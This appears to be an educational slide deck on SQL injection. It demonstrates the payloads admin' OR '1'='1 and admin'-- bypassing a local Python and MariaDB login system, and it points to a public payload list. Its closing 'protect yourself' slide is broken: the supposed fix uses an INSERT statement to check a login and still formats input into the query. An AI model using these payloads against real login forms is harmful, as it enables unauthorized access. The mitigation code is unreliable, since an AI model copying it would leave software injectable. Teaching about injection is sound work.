



SQL Injection

OBJECTIVES

By the end of this presentation, you will be able to:

1

Define what is SQL
and SQL Injection

2

know what are the
main components of
the system


3

demonstrate SQL
injection




WHAT IS SQL?

Structured Query Language used in programming and designed for managing, querying, and manipulating relational databases.




WHAT IS SQL INJECTION?



USER INPUT

attackers can inject malicious SQL code into the input fields.

A white rectangular box representing a login form. It contains a 'Username' label above a text input field with the value 'testing'. Below that is a 'Password' label above a password input field with seven black dots and a vertical cursor line. At the bottom is a 'Next' button.

WHAT ARE THE MAIN COMPONENTS OF THE SYSTEM

1 web application or the program

```
> sudo python3 loginSys.py
Welcome to the login system.
Choose an option:
1. Register
2. Login
3. Exit
2
Enter your username: ahmad
Enter your password:
Login successful.
Welcome, admin!
```

2 Database

```
> sudo mariadb
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 34
Server version: 10.11.6-MariaDB-0ubuntu0.23.10.2 Ubuntu 23.10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sys |
| testDB |
+-----+
5 rows in set (0.001 sec)
```


DETERMINING IF A PROGRAM IS VULNERABLE TO SQL INJECTION

EXAMPLE 1

```
Welcome to the login system.  
Choose an option:  
1. Register  
2. Login  
3. Exit  
2  
Enter your username: ahmad'  
Enter your password:  
Error: You have an error in your SQL syntax; check the manual that  
corresponds to your MariaDB server version for the right syntax to  
use near 'ahmad'' at line 1  
Login failed.
```

EXAMPLE 2

```
username: admin'  
password: aaa  
SQL query: SELECT * FROM users WHERE name='admin'' AND password='aaa'
```



DEMONSTRATE SQL INJECTION

COMMON 2 TYPES FOR SQL INJECTION

1-the OR SQL Injection Payload

2- the COMMENT SQL Injection Payload

THE **OR** SQL INJECTION :

username: admin

password: password123

```
SELECT * FROM users WHERE username=' admin ' AND password = ' password123 '
```

username: admin' OR '1'='1

password: password123

```
Enter your username: ahmad' OR '1'='1
Enter your password:
Login successful.
Welcome, admin!
```

```
SELECT * FROM users WHERE username=' admin ' OR '1'='1' AND
      password = ' password123 '
```


the **COMMENT** SQL Injection Payload

username: admin

password: password123

```
SELECT * FROM users WHERE username=' admin ' AND password = ' password123 '
```

username: admin'--

password: password123

```
SELECT * FROM users WHERE username=' admin '-- AND  
password = ' password123 '
```

```
Choose an option:  
1. Register  
2. Login  
3. Exit  
2  
Enter your username: admin'--  
Enter your password:  
Login successful.  
Welcome, admin!
```

common SQL injection payloads:

payloadbox/sql-injection-payload-list

SQL Injection Payload List

2 Contributors

4 Issues


4k Stars

1k Forks

payloadbox/sql-injection-payload-list: SQL Injection Payload List

SQL Injection Payload List. Contribute to payloadbox/sql-injection-payload-list development by creating an account on GitHub.

GitHub



PROTECT YOURSELF FROM SQL INJECTION



```
# Check if username and password match  
cursor.execute("SELECT * FROM users WHERE username = '{}' AND password = '{}'.format(username, password))  
user = cursor.fetchone()
```



```
# Check if username and password match  
cursor.execute("INSERT INTO users (username, password) VALUES (?, ?)".format(username, password))  
user = cursor.fetchone()
```



any questions?